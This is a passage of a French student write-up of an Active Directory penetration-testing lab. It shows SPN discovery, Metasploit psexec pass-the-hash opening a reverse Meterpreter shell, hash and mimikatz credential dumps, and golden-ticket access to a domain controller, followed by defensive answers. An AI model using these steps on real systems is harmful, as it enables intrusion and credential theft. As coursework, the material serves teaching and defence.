8e8ef7c88a11291ad63028b961b1df90fd896f0d021dfe416453b2ff137ac19114c163e5c62817f02977b1081d07f9866e387d1
176dc07110622403c08aadf778d554d1a9078c35feb0b97a465b167557d26539de922053d1a428bbc791d0ec1ad9c176a6dac2f
d23a9386c43def663526182b3739c822c436127aebf4c5c1859632f7f69c15a051e30ddee7859a7da85b980433de45cd81ec7b1
a3d7db7074043fcefa6ff5ce9ff9a2827a0b55fff6be0c9a88a253de29d2f966343b6e5d86cf11ae16fadba061b41e230befb82
a998755400f0bee196ed9636340d1aca312c16eb2e3db715b70c1d2c4414ded612067ff690923e70a6a5f0a97abfee4960e424e
415e0f91ed49b1925cd92a1faba6e70a800a63270700c3d9e495a8375799a55bce4bf6f66f9f8b41ec856c6283d470000fdb24d
ace42fd8a07cdb6e0b8b015cca5df0640a0f6bf0f7e37078399b92255fc3f9040b82776d2bb1a4c4931fb46e0e7a5515a1f2866
e5d1acb20046a34dc540b650023fb2da8138ac8e1137d5e4a6bec94e19e6109815be579bafa76fc65fc7d35144654ea488512be
36ea4b2e042eaf2e1d3c8387b367e1f4e397871835083f5db3e3853db7c504da8310165b6482de6a595091d6c94f77e
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Q 20: Quel est le SPN complet vulnérable ?


MSSQLSvc/WAD-SQL01.WAD.local:1433

Q 21: Quel est le compte du domaine associé à ce SPN ?

le compte est svc_sql

Q 22: Est-ce que ce compte est utilisé sur l'une des machines (utiliser smb_login) ?

Oui, il est utilisé sur toutes les machines que nous avons pu détecter.



Q 23: Quels sont les privilèges requis pour l'utilisation de psexec ?


Admnistrator privileges

Q 24: Quelle vulnérabilité exploitez-vous pour rebondir sur le second serveur ?

PSexec avec Pass The Hash

Q 25: Comment avez-vous pu récupérer un compte du domaine sur le second serveur ?

Car quelqu'un s'était déjà loggé avec le compte administrator du domaine.



```
LHOST => 10.13.37.32
msf5 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 10.13.37.32:4444
[*] 10.13.37.12:445 - Connecting to the server...
[*] 10.13.37.12:445 - Authenticating to 10.13.37.12:445 as user 'Administrator'...
[*] 10.13.37.12:445 - Selecting PowerShell target
[*] 10.13.37.12:445 - Executing the payload...
[+] 10.13.37.12:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (206403 bytes) to 10.13.37.12
[*] Meterpreter session 7 opened (10.13.37.32:4444 -> 10.13.37.12:50208) at 2020-03-09 15:35:35 +0100

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2e71b731ab1d9633b426042fa274e4f3:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username       Domain  NTLM                              SHA1                                      DPAP
I
--------       ------  ----                              ----                                      ----
-
Administrator  WAD     3b7dc65cdb8cbca43bbcc513fdd03510  afec07af16dfd6a7346544f04f454a7a4821dbf8  e67d
a2b8b5053e26818e7f69d332fd70
WAD-WEB01$     WAD     ab9ef348b9375a717f22ea680ec34eb7  e928516d450f9b3b4b0ec3f0cc9838f314a4e4ea

wdigest credentials
===================

Username       Domain  Password
--------       ------  --------
(null)         (null)  (null)
Administrator  WAD     (null)
WAD-WEB01$     WAD     (null)

kerberos credentials
====================

Username       Domain     Password
--------       ------     --------
(null)         (null)     (null)
WAD-WEB01$     wad.local  Pz@h9AXY$#5^#pS@iN^w)Ob2$;Mv?z(12AEQ_ng=qMwORdHG"Y%%Re@tfW>eYng_9y3QbV*bZS72"
```

Q 26: Quelles sont les actions qui justifient l'utilisation d'un compte « Domain Admins » ?

Installation d'un logiciel, accès à des fichiers critiques, en cas de modification "permanente" de la machine

Q 27: Comment éviter qu'un de ces comptes puissent être volés ?

Changer régulièrement de mot de passe, avoir des mot de passe forts et n'utiliser les comptes admins du domaine que si cela est strictement nécessaire

Q 28: Pourquoi migrer dans un processus appartenant à l'utilisateur student3 ?

Nous migrons un processus afin de le dissimuler, changer l'architecture sur laquelle est exécutée ce processus afin d'utiliser certains exploits ou afin d'avoir une meilleure stabilité du processus.

Q 29: Qu'est-ce qui se passe quand vous essayez de monter le partage la première fois ? Qu'est-ce qui se passe la seconde fois ? Comment expliquer cette différence ?

```
C:\Windows>net use x: \\wad-dc01.wad.local\c$
net use x: \\wad-dc01.wad.local\c$
The password is invalid for \\wad-dc01.wad.local\c$.

Enter the user name for 'wad-dc01.wad.local': System error 1223 has occurred.

The operation was canceled by the user.
```

L'accès nous est refusé car nous ne possédons pas les privilèges nécessaires pou faire l'opération.

```
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net use x: \\wad-dc01.wad.local\c$
net use x: \\wad-dc01.wad.local\c$
The command completed successfully.


C:\Windows\system32>
```

Nous avons fait usage du Golden ticket et donc nous avons maintenant les droits nécessaires pour effectuer cette opération.

Q 30: Localiser l'événement d'authentification généré avec le Golden Ticket dans les logs du DC

```
C:\Windows\system32>exit
exit
meterpreter > load powershell
Loading extension powershell...Success.
meterpreter > powershell_shell
PS > Get-EventLog -LogName Security -ComputerName WAD-DC01 -Newest 30 | Where-Object {$_.EventID -eq 46
24} | Select-Object -Property TimeGenerated,EventID,@{Label="Username";Expression={$_.replacementstring
s[5]}}

TimeGenerated       EventID Username
-------------       ------- --------
3/9/2020 8:16:10 PM    4624 WAD-DC01$
3
```

Q 31: Combien de temps est valable le golden ticket que vous avez généré ?

Indéfiniment car le contrôleur de domaine ne garde pas de trace des TGT émis. De ce fait s'il arrive à déchiffrer le TGT, c'est bon pour le contrôleur. 2

Q 32: Qu’est ce que l’administrateur du domaine doit faire s’il détecte qu’un attaquant a compromis le hash du compte krbtgt ?

Si l'administrateur venait à se rendre compte de ce problème, il devrait régénérer le **krbtgt** afin d'invalider celui utiliser pour le golden ticket.